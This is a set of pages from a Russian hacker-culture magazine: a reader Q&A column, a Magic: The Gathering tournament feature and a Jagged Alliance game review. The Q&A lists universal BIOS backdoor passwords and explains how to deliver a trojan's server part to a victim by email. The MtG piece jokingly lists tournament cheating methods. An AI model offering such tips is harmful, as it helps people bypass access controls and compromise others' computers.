У тебя явно стоят два пароля на BIOS: один для лохов, другой супервизор. С помощью первого ты можешь спокойно запускать комп и входить в БИОС, но изменять его настройки не можешь. С помощью второго ты можешь все, но ты его не знаешь. Мы уже публиковали универсальные пароли год назад. Теперь мне придется повториться, потому что количество подобных вопросов занимает 10% моего ящика. Для AWARD (это самый распространенный у нас BIOS) используй: AWARD_SW, AWARD_WG, j262, j256. Этого достаточно, какой-нибудь точно подойдет, если у тебя БИОС не старше версии 4.51. Если выше, то вытаскивай батарейку и жди некоторое время, а потом вставляй обратно. Если не поможет, то опять вытащи батарейку и замкни плюс с минусом, только в гнезде для батарейки, а не в розетке :). А на современных мамках есть джампер специальный, который обнуляет настройки БИОСа.

Q: Может ли какой-нибудь Firewall, например, ZoneAlarm, тормозить Интернет?

Может, но не сильно. Интернет тормозят в основном ламеры и Windows9x :). Так что у тебя тормозит одно из двух (советую выбрать второе :)).

Q: Я где-то прочитал, что долгое пребывание за компьютером влияет на потенцию... Правда ли это???

Ты знаешь, это так. Моя жена видит меня только за компьютером, а что у меня под нижним бельем, она вообще забыла :). А лично я уже не помню, что такое секс :(. Насчет потенции - это все опасения буржуев. Они просто не сидели возле наших телевизоров "Горизонт" 80-х годов выпуска. Наши старые телеки (возле которых мы выросли) излучают больше радиации, чем Чернобыль. Так что не волнуйся. Если у тебя еще что-то там осталось, то оно уже не функционирует :).

Q: У меня на винте стояли две оси: Win98 и Win2000. 98-й я удалил, но при загрузке компа у меня появляется менюшка с выборов Оси, которую надо загрузить, и там 98-й остался. Что мне делать?

Есть два способа решения твоей проблемы:

1. На диске C: у тебя валяется файл Boot.ini. Вот как выглядит мой файл:
[boot loader]
timeout=5
default=C:\
[operating systems]
C:\="Microsoft Windows"
multi(0)disk(0)rdisk(0)partition(2)\WINNT="Microsoft Windows 2000 Server RUS" /fastdetect
В разделе [operating systems] первая строка - это Win98, а вторая - Win2000. Удали ненужное.
2. Можешь зайти в параметры системы (правой мышкой по "Мой комп" и выбрать свойства), там есть пимпа - "Параметры загрузки". Там ты можешь вообще отключить менюшку при старте компа.

Q: Есть один пров, который в добровольно принудительном порядке раздает все своим пользователям почтовые ящики. При этом логин и пароль ящика совпадают с логином и паролем инет-аккаунта. Не очень ли сильно это влияет на безопасность? Все-таки перебор паролей к ящику дело не хитрое…

Перебор паролей для доступа тоже дело не хитрое, но нудное. Единственное, что я могу тебе посоветовать - не сохраняй пароль к ящику в Outlook, потому что он будет храниться в открытом виде, и любой примитивный троян его стащит. А в остальном не так страшен черт, как его трезубец :).

Q: Что такое кодинг и кто им занимается?

Кодинг это то же самое, что и программинг. Программинг - это нудное занятие написанием кода. Код - результат кодинга. Ты случайно еще сильней не запутался? :))) Короче говоря, кодинг это программирование. Надо объяснять, кто им занимается?

Q: Объясните глупому юзеру, что такое proxy-server, как он работает и почему с его помощью тяжело определяется IP-адрес. Можно ли с его помощью сделать определение адреса практически невозможным?

Объясняю. Есть такая прога, которая кеширует все входящие и исходящие пакеты. Когда ты общаешься с сайтом через прокси, то ты отсылаешь запросы ему, а proxy уже подставляет в пакеты свой IP адрес и продвигает твои запросы сайту. Сайт отвечает на запросы проксику, а проксик отправляет их тебе. Так что сайт даже не знает о твоем существовании, потому что он общается с проксиком. Предупреждаю глупого юзера - не все прокси прячут IP адрес, так что будь осторожен при переходе через дорогу.

Q: Прива! Слышь чувак! Я сибе тут трояна скачал! СМЕРТЬ ЛАМЕРА называется. знаешь??? так там надо вводить ИП и порт сервера чувака которого надо обломать! слышь…….дай чей-нить ИП и порт сервака! Или научи вычислять!

Слышь, чувак! Я могу тебе дать IP и порт, но тебе это не поможет, потому что ты чувак! С чем ты будешь коннектиться? С пустым портом? Сначала тебе нужно закинуть любому чуваку (можно по мылу) серверную часть трояна, а потом узнать его IP и порт, на котором сидит твой троян. Просто так, с первым попавшимся ты не сконнектишься.

Q: У меня такая проблема. Я себе поставил Win2k и решил посмотреть в нем фильмы MPEG4 и DivX ;-). Но ничего не вышло - т.е. передо мной обычный проигрыватель, звук есть, индикатор степени просмотренности фильма идет, а вот изображения нет :(.

А ты не пробовал смотреть телек без электричества или без антенны? Так вот, ты пытаешься сделать то же самое. Ты просто не поставил DivX кодек. Посмотри, на диске рядом с фильмом должен быть install.exe. Запусти, и сразу упадет гора с плеч.

MtG в Москве. Все идут на три буквы

Александр '2poisonS' Сидоровский (2poisonS@real.xakep.ru)

Что такое MtG, ты, конечно, знаешь. Или думаешь, что знаешь. Или, по крайней мере, видел в старых номерах Х рубрику про MtG, почитал ее, ни хрена не понял и решил что заморачиваться этим не стоит. В любом случае, это сочетание букв ты слышал и даже знаешь, что оно расшифровывается как Magic: The Gathering. А ты уверен, что точно представляешь себе, что скрывается за этим трудно произносимым названием? Игра? Как бы не так!

Извращаемся потихоньку...

ОК, давай по порядку. Magic: The Gathering или просто Magic - это карточная НЕ компьютерная игра, которая отличается от всего, что ты встречал в этой жизни. Грубо говоря, представь себе шахматы, в которых все фигуры заменены на карточки с картинками. То есть ты ходишь не ладьей, скажем, а карточкой, на которой эта ладья нарисована. Теперь представь, что таких карточек у тебя несколько сотен (а вообще, в природе их существует многие тысячи) и что каждая из них имеет собственные правила хода, которые прямо на ней и написаны. Ну вот, например, фигура из шахмат "конь", будь она мэджиковской картой, несла бы на себе надпись вроде "ходит на три клетки вперед, затем на одну вправо или влево". Только доски у этих извращенных шахмат, которые мы с тобой представляем, нет. Поэтому правила у фигур (т.е. карт) немного другие и гораздо более разнообразные. Ну, представь, в шахматах пешки могут летать, и из-за этого другие фигуры (кроме пешек противника) не могут их съесть, или, например, если короля поставить на одну клетку со своим слоном, то получится "король на слоне", что позволит ему ходить так, как ходит слон. Бред, конечно, но ведь мы и не про шахматы говорим - в Мэджике все логично и продуманно. Дальше: из сотен своих фигур для каждой партии в эти воображаемые извро-шахматы ты собираешь наиболее сильный и слаженный "коллектив", который и идет в бой. У противника - его собственная армия, с собственными умениями и возможностями, с собственной стратегией. И вот тут-то и начинается такое, что обычным шахматам с их фиксированным набором "юнитов" и однообразными правилами ходов даже и не снилось. Круто, да? Вот на эту утопию шахматиста-стратегомана и похож Мэджик. Еще он похож на карточную игру, потому что в MtG юзают карты, по форме и размеру (но никак не по содержанию!) совпадающие с обычными игральными, так же тасуют колоду, сдают и т.д. Короче, чисто внешне это, конечно, больше похоже на партию в бридж или преферанс, чем на шахматы. Еще это одновременно и коллекционирование. Как я уже говорил, на свете существует столько карт для Мэджика, что все их не то что иметь - даже знать невозможно! Одни слабее, другие сильнее, одни распространенные, другие очень редкие. Ну прикинь, ты играешь в подкидного дурака, а у тебя в руке туз, который катит за любую масть, да еще, выйдя из игры, снова возвращается к тебе в руку. А у соперника такой карты нет, потому что не нашел - редкая она. Зато у него есть шестерка, которая бьет любой туз, в том числе и твой. Прикольно? Еще бы!





А это, вообще, про что?

Правила MtG рассказывать абсолютно без мазы, даже вкратце - это все равно что вкратце пересказать всю художественную литературу мира. Но можно попробовать описать основы, так, чтобы было хотя бы понятно, как в это вообще играть :). Итак, у тебя есть какое-то количество карт (ты их купил, обменял, выиграл, украл и т.д. :). Из этих карт ты составляешь себе колоду, т.е. прикидываешь в уме стратегию игры, комбинации различных эффектов и под это дело подбираешь те карты, которые будут лучше всего исполнять твой замысел. Вообще-то, все хорошие колоды уже придуманы (щютка :)), но никто не мешает собрать себе такую колоду, которую еще никто в глаза не видел, и ею уделать самых что ни на есть отцов.

Карты делятся на два типа - земли и заклинания. Земли это ресурсы такие, ну вроде дерева, камня и угля в каком-нибудь Варкрафте. Как и в компьютерных стратегиях, чтобы что-то сделать, нужно обладать определенным количеством каких-то ресурсов. Так как все, что можно делать в Мэджике, это произнесение разных заклинаний, то и ресурсы здесь, соответственно, приносят исключительно ману. Но разную. Земель пять: равнины, леса, горы, болота и острова. Каждый тип земли (читай, каждая карта с изображением соответствующего "пейзажа") приносит свою ману (белую, зеленую, красную, черную или синюю). Как только ты выложил на стол достаточно земель, чтобы накастить первое заклинание, можешь начать вызывать существ, которые будут гномить твоего оппонента. Или не вызывать, а, скажем, поджарить противника на медленном огне или еще чего нехорошее накастить. Только имей в виду, что он будет заниматься тем же самым, и твоих атакующих "юнитов" будет блокировать своими, да и сам в обороне долго не засидится. Чем больше земель будет входить в игру (выкладываться на стол), тем более "жирных" монстров ты сможешь вызывать и тем более мощные заклинания ты сможешь юзать. Короче, если начинаться ваша партия вполне может исторической схваткой хромого гоблина с полудохлой крысой, то заканчиваться она будет тотальным




армагеддоном с применением драконов, ангелов и прочего тяжелого вооружения. А может совсем и не так - это смотря какую ты тактику выберешь. Цель игры - замочить противника (неожиданно, да? :)). Это значит, что либо его хит-поинты упадут до нуля, либо у него просто кончатся карты в колоде. В начале партии у каждого из игроков 20 хитов. Собственно, суть игры в том и состоит, чтобы, вызывая существ, которых противник не сможет заблокировать, или произнося заклинания, которым он не сможет противостоять, снять у него эти самые 20 очков. Просто, да? Не совсем, тут фишка в том, что при кажущейся простоте принципа игры она обладает таким количеством игровых нюансов, правил, поправок к правилам, исключений из поправок к правилам, объяснений к исключениям из поправкам к правилам и новых правил объяснения исключений из поправок к правилам, что черт сломит не только ногу, но и другие ключевые органы. Это с одной стороны. С другой - не хочешь париться рулсами, не парься. Не хочешь читать the fuckin' manual, не читай. Основы правил можно объяснить на пальцах (лучше на картах :)) за пять минут и после этого уже можно начинать играть. Вообще, подсесть на Мэджик очень просто. Достаточно просто прийти в один из клубов Саргоны (это российский представитель компании Wizards of the Coast, издателя MtG) и сказать: "О! А чё это вы тут делаете?". Менеджер клуба сразу возьмет тебя за рога, расскажет что к чему в Мэджике, покажет, как играть, и отправит смотреть на народ в клубе, который обычно с радостью продолжает окучивание новообращенного МТГ-шника. Скорее всего, тебе даже дадут бесплатную демо-колоду, чтобы дома тренировался. Это как первый косяк с марихуаной - его тоже бесплатно дают, потому что знают: клиент все равно вернется. Когда ты вернешься в поисках новой дозы, тебе предложат купить набор для начинающих с двумя заботливо собранными колодами, чтобы ты и твой друг могли насладиться уже полноценным Мэджиком. Потом пойдут бустеры - небольшие наборы случайных карт, потом охота за синглами (конкретными картами) и пошло-поехало... Ты подсел.

Правда, в особо запущенных случаях с MtG можно даже срубить бабок. Как? Читай дальше.

Дальше читают только крутые перцы!

Мэджик - слишком продвинутая игра, чтобы ограничиваться только кухонным столом в качестве поля реализации своих стратегических замыслов, любимой тещей в качестве единственного оппонента и десятком щелбанов в качества первого приза. Рано или поздно у любого МТГ-шника возникает желание помериться силами с такими же маньяками, как он сам, и желательно при этом выиграть что-нибудь вкусное (например, сверхценную карту или даже целую пачку новеньких зеленых карточек с изображением американских президентов :). Для этих целей по игре проводятся чемпионаты и турниры самого разного уровня, начиная от турнира "Лучшая теща на кухне" и заканчивая Чемпионатом Мира, на который съезжаются лучшие игроки и призовой фонд которого составляет совсем не детскую сумму.

Один из таких папских чемпионатов проходил недавно в Москве. Называлось все это Московский Гран-при, а призовой фонд чемпионата составил аж 25000 американских рублев. Деньги на это дело отстегнули сама Визарда (Wizards of The Coast), поскольку чемпионат был самым что ни на есть официальным. На тусовку собрались двести с лишним игроков, причем до фига народу приехало из-за бугра. Играли по такому же принципу, как в чемпах по Кваке: с лузерами и винерами. На второй день чемпионата вышли 64 игрока, половина из которых в итоге ушли с призами. Вообще говоря, несмотря на то, что наших было, конечно, больше, чем импортных плейеров, нельзя сказать, что мировая МТГ общественность на этот чемп забила. Даже совсем нет. 30 отцов, которые приезжали в Москву, входят в топ 100 игроков в Мэджик. Короче, все было очень серьезно и международно. И в итоге, знаешь, что получилось? В топ 8 вошли четверо игроков из России! Круто? Это еще не все. Один из наших соотечественников забрался даже в топ 4! Или, если быть точным, то в топ 3. Третье место, короче, занял. Когда я спросил у него, как он попал в Мэджик, он ответил, что, как и большинство других игроков, он узнал об MtG из компьютерной игры. Если ты помнишь, в середине девяностых появилось сразу две игры с названием Magic: the Gathering от двух разных издателей - Microprose и Activision. Споры о том, какая из них была лучше, не утихают до сих пор, но я могу сказать тебе по секрету: ес-



ли ты их в свое время пропустил - ничего не потерял. Лучше прийти в игровой клуб, где тебе все покажут, расскажут... Ну, об этом я уже говорил. Короче, Юра (это тот, который топ 3 :)) посмотрел тогда на этот компьютерный Мэджик и решил попробовать настольный вариант. Теперь он сильнейший российский игрок с высочайшим международным рейтингом и заветной мечтой - выиграть Invitation. Invitation это самый престижный турнир по Мэджику, в котором участвует всего 10 человек. 10 топ игроков мира. Лучшие из лучших. Победитель получает право изобрести собственную карту для MtG, которая будет издана в одном из ближайших наборов. Но пока, в принципе, результат, которого он достиг на прошедшем Гран-при, его устраивает. Да и $2700 призовых лишними не будут.

Одна вещь, которую мне сказал Юра, меня удивила. Его отношение к девушкам в Мэджике. По его мнению, женщина никогда не будет играть так же, как мужчина, потому что ей не хватит собранности, умения сосредоточиться в нужный момент. Да и вообще, не женская это игра. Кстати, по статистике в Мэджик играет всего три процента девушек. Короче, нет феминизму в MtG! И все такое.

Правда я, после того как побывал на женском турнире по Unreal Tournament, стал относиться к играющим девушкам более внимательно. Поэтому, чтобы определиться с Мэджиком, надо было выслушать и другую сторону. Другой стороной была Лариса, тоже, кстати, топ игрок. Интересно, но она рассказала мне почти такую же историю про компьютерную игру, которая привела ее в Мэджик, про три процента девушек (правда, Лариса считает, что правильнее было бы сказать не 3, а 0.3 процента). Она считает, что проблемы с игрой скорее возникнут у людей не "неправильного" пола, а "неправильного" возраста. Если люди безнадежно не втыкаются в Мэджик, это обычно - представители старшего поколения. Молодежь, даже дети (особенно дети!) въезжают в правила без проблем, начинают играть с ходу и вообще ловят все на лету. А вот у "зрелых" перцев бывают траблы. Бывает, зайдет человек в клуб, поинтересуется, чего это за странные карты такие. Ему начинают объяснять про магию, про ману, про заклинания, а он смотрит на всех как на придурков и уходит домой рассказывать соседям, каких ненормальных людей он сегодня встретил.

Хак-Фак по Мэджику :)


Вообще, чтобы не подумал, что я тут втираю тебе очки, надо сказать и о трудностях, которые встречает почти каждый игрок в Магию. Ну то, что все знакомые, когда узнают, чем ты занимаешься, начинают опасаться за твое душевное здоровье, это понятно. Это нам и по компьютерным играм знакомо. Но есть и другие подводные камни. Например, начал ты играть в MtG. Купил себе стартер (набор для начинающих с картами, инструкциями и сидюком со всякой инфой по игре) за 320 рублей. Собрал из него свою первую колоду. Круто! Но этой колодой ты никого не победишь, она у тебя так, для тренировки. Начинаешь покупать все больше и больше карт. Бустеры (дополнительные наборы), просто ненужные другим игрокам карты с рук, отдельные раритеты. Покупаешь, покупаешь... Деньги уходят, а по-настоящему сильной колоды все нет и нет. И тут ты видишь, что, оказывается, чтобы играть профессионально, нужны немалые бабки. Стандартная колода, с которой можно выйти на чемп, стоит около 300 баксов! И это, как говорят в рекламе











прокладок, не предел! Короче, если хочешь играть только на лекции с приятелем или на кухне с дедушкой, можно ограничиться минимальными капиталовложениями. Но если вдруг дедушка изобретет убийственную стратегию, составит непобедимую колоду, и ты захочешь все эти достижения реализовать на чемпе, приготовься уговорить дедулю пойти к дантисту и пожертвовать ради Мэджика все свои золотые коронки. Денег понадобится много.

А на чемпах свои заморочки. Мэджик это не шахматы, это все-таки карты. А где карты, там шулерство, жульничество или, попросту говоря, читерство. Думаешь, на чемпах не читерят? Я тоже так думал. Обломись, братэлло, - читерят не по-детски. Причем по-разному. Слушай внимательно, сейчас будет "Хакер'с гайд по MtG читингу".

1. На любом чемпе (да и просто во время любой игры) правила разрешают перетасовать колоду оппонента перед началом партии. Это, конечно, не баг, но его тоже эксплойтят. Фишка в том, что можно так перетасовать колоду, что ее владелец вообще не сможет выиграть. Ему просто не придут нужные карты. Как именно - не знаю. Я так не умею :). Наверное, нужно долго тренироваться.

2. Психологическое давление. Средство из области социальной инженерии, одного из самых эффективных видов оружия в руках хакера. Известно масса случаев, когда на играх высшего уровня человек морально ломался и проигрывал только потому, что его оппонент умело и агрессивно давил на него. Особенно, если это очень авторитетный игрок, с высоким рейтингом. Для некоторых это вообще неотъемлемая часть игры, их стиль. Тут ничего не поделаешь, нельзя же запретить игрокам общаться во время партии. Средство одно - укреплять психологическую устойчивость (это к Dr.Cod'y, он быстро кому угодно привьет полный психологический пофигизм с состоянием перманентного транса :)).

3. Еще один способ читерства с использованием социальной инженерии. Помнишь, я говорил, что в Мэджике до черта мелких правил и всяких там нюансов и тонкостей? Ну так вот, их там столько, что знать все практически невозможно. К тому же, они чуть ли не еженедельно меняются. Одним словом, заморочить голову малоопытному игру ничего не стоит. Помнишь, как Остап Бендер бросался статьями уголовного кодекса? Так и здесь. Если авторитетно и убедительно описать правило под номером 408 пункт 2 "б", то, вполне возможно, что многие на это поведутся.

4. К тому же, никто не запрещает тебе использовать все традиционные способы карточного жульничества. Вернее, конечно, запрещают, но раз ты читаешь этот журнал, то знаешь, что если нельзя, но очень хочется... Короче, крапленые карты и тузов в рукаве еще никто не отменял ;).

Напоследок

Ну вот и все. Только не надо, пожалуйста, спамить меня письмами о том, что я что-то упустил или не дописал. Рассказать в одной статье все об MtG - это все равно что рассказать все о компах, дело безмазовое. Когда-то у нас в Х была постоянная рубрика по Мэджику. Если вдруг окажется, что эта тема многим интересна, мы к ней обязательно вернемся. А если эта статья сподвигла тебя на "пойти-посмотреть", загляни в один из игровых клубов по Мэджику. Я их знаю три: Саргона, Портал и Лотус. Адреса найдешь на www.sargona.ru. Там же есть вся инфа, которая тебе пригодится. Удачи, и все такое!

Цена свободы

Отчет о недолгой прогулке со снайперской винтовкой

SONDER (SONDER@INAME.COM)

Об игрушке Jagged Alliance: Unfinished Business пока что не написали только ленивые. Мы себя к ленивым не относим, а пишем только сейчас исключительно из соображений строжайшей секретности :)). На самом деле - хотелось как следует, поближе рассмотреть локализованную версию игры, которая вышла в свет благодаря усилиям хорошо тебе известной компании "Бука". Все же, как ни крути, а играть в настоящий шедевр на родном языке куда как приятнее.

У меня на полке стоит коробка с первой частью игры, если помнишь, она называлась "Агония власти". И вот перед нами долгожданное продолжение - "Цена свободы". Вопрос "играть или не играть" в ЭТО у меня даже и не возникал - в ТАКИЕ игры играть нужно однозначно. Но вопрос только в том, как именно играть. Лично я стопроцентно уверен, что "Цена свободы" идеально подходит для любителей тайных спецопераций, неожиданных маневров и снайперских дуэлей. Время лобовых атак и кровопролитных штурмов с большими потерями давно позади, пора включать мозги и начинать планирование спецопераций.

К моему большому сожалению, игра оказалось много короче, чем я ожидал. Сравнивать ее с "Агонией власти" по масштабности не имеет вообще никакого смысла, это гигант и карлик. Но даже в этом "куцем отрезке" очередной серии Jagged Alliance можно успеть насладиться собственной крутостью и отправить к виртуальным праотцам не одну сотню бойцов, идущих в бой с именем компьютерного AI на устах.

Началось...

Первое впечатление таково: очень сложно играть даже на среднем уровне, противники точно поумнели и явно закончили с отличием курсы "Выстрел" и школу тактики для старшего командного состава, полное отсутствие нелинейности сюжета несколько обламывает, появление в игре некоторых новых видов оружия однозначно радует, исчезновение разных там шахтеров с их примитивной экономикой и ополчения с бесконечными тренировками просто приводит в восторг. На войне надо думать о войне. Под таким девизом и проходит весь процесс игры под названием "Цена свободы".

Но нас исподволь заставляют задуматься и о деньгах. На что нанять Ивана? А хочется ли постоянно "впаривать" скупщику в населенном пункте с забавным названием Варрез трофейные стволы? Мне, например, совершенно не хочется. Оттого-то и пришлось заниматься неблагодарным ремеслом cheater-а. В связи с этим подробно хотелось бы остановиться на читерстве в JA2:UB и его общественно-моральных аспектах.



Старина Рауль. Запомни это лицо.

Почему же именно читерство? Неужто нельзя без него выиграть? Все очень просто: мне показалось, что возможность эдакого "легкого" читерства в "Цене свободы" лишь обостряет само по себе колоссальное удовольствие, получаемое от игры, привнося в геймплей изрядную долю пущего реализма, и вот каким образом... Как это обычно бывает, начинать тебе придется далеко не самым лучшими оружием и экипировкой, да и на всех желаемых наемников денег не хватит. Мне это очень не понравилось. Что за крутая спецоперация, если нельзя набрать даже достаточное количество своих подчиненных, между прочим - профессионалов своего дела, и вооружить их соответственно велениям времени. Согласись, выглядит довольно глупо, что команда спецназа засылается на задание без соответствующего оборудования и в каком-то непонятном, "кастрированном" составе. Вот я и подправил очень мягко этот не вполне корректный момент - денежки. Скажу сразу, если ты изменишь в игре искусственно что-либо, кроме суммы на твоем счету, то игровой интерес может напрочь пропасть "как с белых яблонь дым".


Команда молодости нашей

Для начала я твердо распределил роли в своей команде и подсчитал ее окончательный состав, в который не вносил никаких изменений на протяжении всей игры. Шестеро наемников выполняли свои узконаправленные функции, подменяя соратников только в исключительных случаях. Ударный штурмовой кулак составляли Тень и Кнехт (мой "самодельный" персонаж, заточенный под скрытного снайпера с серьезным перекосом в "меткость". Не забывай, что имеется интересная возможность "транспортировать" такого же Самоделкина из предыдущей части игры в эту, вместо того чтобы "генерить" его заново. Стоит только найти свои старые сейвы.



Неустрашимый боец невидимого фронта


Штатное вооружение Тени состояло из Enfield L85A1 (с оптическим прицелом, лазерным целеуказателем, удлинителем ствола и подствольным гранатометом) в качестве основного и MAC-10 (с глушителем, лазерным целеуказателем и удлинителем ствола) в качестве вспомогательного. На вооружении у Кнехта стоял верный отечественный "Винторез" (с оптическим прицелом, лазерным целеуказателем, ускорителем и сошками) и MP5K (с глушителем, лазерным целеуказателем и удлинителем ствола). Такой комплект позволял штурмовой паре осуществлять стремительные и незаметные ночные рейды по тылам противника. Кнехт снимал зазевавшихся на большой дистанции из "Винтореза", а если было надо, то Тень добивал раненого из MAC-10, так что тревогу поднять было некому. Поначалу оба были вооружены и пистолетами для отстрела парализующих дротиков, но добивание неподвижных противников ножами не показалось мне достойным занятием для профи, и я от такой тактики отказался.



ВСС “Винторез” – инструмент снайпера–невидимки

Пулеметчиком и гранатометчиком был назначен Иван, держащий в могучих руках гордость отечественных оружейников - РПК-74 (с оптическим прицелом, лазерным целеуказателем и сошками) или АК-74 (с оптическим прицелом, лазерным целеуказателем и подствольным гранатометом), в зависимости от обстоятельств. При нужде из-за спины извлекались одноразовые гранатометы, коих в игре более чем достаточно.

Стационарным снайпером стал Рысь, таскавший на себе огромную и тяжеленную снайперскую винтовку Barrett M82A2 (с оптическим прицелом, лазерным целеуказателем, ускорителем и сошками) и Micro Uzi с глушителем для экстренного отгона наиболее шустрых противников, заходящих сзади. Особый “респект” хотелось бы выразить снайперской винтовке Barrett M82A2. Мощнейший и точный инструмент с характерным “голосом” превращал бой в настоящую веселуху. Рысь, сам по себе являющийся крутым бойцом, не давал противникам вообще никаких шансов, посылая в головы пули калибра 12.7 мм. Ничего удивительного, что эти самые головы с чавканьем лопались, и добивать было уже некого.




А вот кому свинца в голову?

В мобильные снайперы я определил Стрелку. Стрелке досталась известная по многим играм немецкая винтовка H&K PSG1 (с оптическим прицелом, лазерным целеуказателем, ускорителем и сошками) и необыкновенно легкий и скорострельный автомат T.A.R. 21 (с оптическим прицелом, лазерным целеуказателем и подствольным гранатометом). Винтовка - для разборок на солидных дистанциях, автомат - на случай, если придется засандалить пяток пуль в неразумную голову неизвестно откуда выскочившего “краснорубашечника”.



Made in Germany




Компоновка “буллпап” – выбор профессионала

В помощь всем им я выделил Мага, основной задачей которого была починка вооружения и оборудования группы. Вооружен он тоже был отменно, но в бой я его водил очень редко, если ситуация становилась действительно критической. Больше я в команду принципиально не брал никого, лишь потратил некоторое количество времени на развитие у отдельных членов команды таких важных навыков, как “медик” и “подрывник”, которые впоследствии сослужили мне отличную службу.

Буря и натиск. Но тихо.

Основной упор в ведении боевых действий делался на скрытность. Зачем привлекать к себе лишнее внимание, если можно все решить тихо и без особого сопротивления со стороны местных головорезов? Кнехт с Тенью, раскрашенные камуфляжем, отправлялись в расположение противника и нередко возвращались, чтобы доложить, что противника больше нет. И патронов тоже :)). Если вариант со скрытностью проваливался, то в дело вступали снайперы, которые окончательно, хотя и очень шумно, расставляли все точки над i. Бывало, что свою значительную роль играл и РПК Ивана, но до такого “Бородино” я все же старался не доводить. Особенно удачными оказывались скоротечные ночные схватки, в которых Иван и Стрелка засыпали скопища врагов световыми гранатами из подствольников, а Кнехт и Рысь планомерно расстреливали их, целясь преимущественно в головы. Сам стиль игры значительно изменился. Если ты не устроишь засаду противнику, то точно попадешь в таковую сам. А устройство ночных засад с заманиванием и молниеносным истреблением противника - это вообще отдельная боевая песнь...

Тут ты спросишь, откуда же я добыл столько денег, чтобы нанять такую звездную команду и ТАК ее вооружить. Отвечу честно - пришлось прибегнуть к услугам незаметной, но очень полезной программки - Cheatfinder. Тебе не составит никакого труда найти ее и скачать, стоит лишь набрать в окошке любого поисковика заветное “Cheatfinder”. Работает прога просто и незамысловато. Запускаешь игру, в данном случае имеется в виду буковская “Цена свободы”, добираешься до экранчика, где отражена твоя текущая сумма на счету. Запоминаешь оную или записываешь на бумажку.



Запускаем прогу

